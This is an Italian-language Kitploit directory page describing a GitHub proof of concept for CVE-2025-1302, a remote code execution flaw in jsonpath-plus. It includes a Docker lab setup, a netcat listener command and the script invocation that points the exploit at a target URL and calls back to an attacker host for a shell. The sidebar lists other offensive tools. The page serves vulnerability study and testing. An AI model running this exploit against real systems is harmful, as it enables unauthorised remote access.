Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2025-1302 — JSONPath-plus Esecuzione di codice remoto | Kitploit

Strumenti/GitHubGitHub/eqstlab/cve-2025-1302
Generazione di PayloadAnalisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebApprendimento e FormazioneLab e Pratica
GitHubeqstlab/cve-2025-1302

CVE-2025-1302

JSONPath-plus Esecuzione di codice remoto

Vedi Repository
201441 anno faRevisionato da Kitploit
Condividi

CVE-2025-1302

★ CVE-2025-1302 JSONPath-plus RCE PoC ★

https://github.com/user-attachments/assets/5d791540-ef6c-4cd0-bd25-7a1dbbd194fb

Configurazione del laboratorio

docker build -t jsonpath:10.2.0 .
docker run --rm --name jsonpath -p 3000:3000 jsonpath:10.2.0

localhost:3000 image

Descrizione

Le versioni del pacchetto jsonpath-plus precedenti alla 10.3.0 sono vulnerabili all'esecuzione di codice remoto (RCE) a causa di una sanificazione impropria dell'input. Un attaccante può eseguire codice arbitrario sul sistema sfruttando l'uso insicuro predefinito della modalità eval='safe'. Nota: Ciò è causato da una correzione incompleta per CVE-2024-21534.

Come usare

Git clone

git clone https://github.com/EQSTLab/CVE-2025-1302.git
cd CVE-2025-1302

Installa i pacchetti

pip install -r requirements.txt

Comando


nc -l -p <LPORT>
python3 CVE-2025-1302.py -u <URL_TO_EXPLOIT> -i <LHOST> -p <LPORT>

Output

image

Risultato

image

Dichiarazione di non responsabilità

Questo repository non è inteso come exploit RCE per CVE-2025-1302. Lo scopo di questo progetto è aiutare le persone a conoscere questa vulnerabilità e, forse, testare le proprie applicazioni.

EQST Insight

Pubbliciamo analisi di CVE e malware una volta al mese. Se sei interessato, segui i link qui sotto per consultare le nostre pubblicazioni. https://www.skshieldus.com/eng/business/insight.do


Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    871
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    548
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    361
  • 5

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    305
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    280

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →